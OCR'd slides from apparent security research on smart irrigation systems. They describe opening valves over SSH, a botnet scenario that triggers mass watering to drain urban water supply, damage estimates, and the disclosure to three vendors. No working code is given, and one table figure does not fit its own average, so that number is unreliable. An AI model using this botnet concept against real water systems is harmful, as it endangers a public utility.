
Exploitations and Demo



- Assuming (1) the SSH password is too weak or has been leaked, **or** (2) the smart irrigation itself is compromised.
- Opening valves with SSH communication.

DDoS Attack Against Urban Water Service

Threat Model



- C&C model - botnet of smart irrigation systems
- Initiating watering from many smart irrigation systems simultaneously

The Damage

- A typical sprinkler's water flow is between 0.66 and 4.93 cubic meters per hour (2.795 cubic meters on average)
- What is the damage incurred when the attack is performed using a botnet of smart irrigation system that are triggered to water simultaneously?

Botnet size (number of sprinklers)	Amount of time	Average amount of water wasted	
1	1 hour	2.795 m^3	
1,355	1 hour	3,787 m^3	Typical water tower capacity
13,550	6 minutes		
143,200	1 hour	404,244 m^3	Floodwater reservoir capacity
23,866	6 hours		

Ethics

- We provided full ethical disclosure of the each of the vulnerabilities that are discussed in this section to GreenIQ, RainMachine, and BlueSpray in June 2018, conveying all of the relevant technical details and some suggestions for addressing the issues raised.
- We received a confirmation of our findings from each of them.
  - GreenIQ - GreenIQ thanked us for our findings and decided to apply HTTPS communication between their smart irrigation system and cloud server. In addition, they decided to close the SSH port in their firmware to prevent an attacker from running Python code for watering.
  - RainMachine - In June 2018, the Norwegian Meteorological Institute (Met.no) finally upgraded their API to an HTTPS version (replacing the previously used HTTP version). However, other weather forecast services are still HTTP based.
  - BlueSpray - BlueSpray responded by asking us to supply details regarding the vulnerability.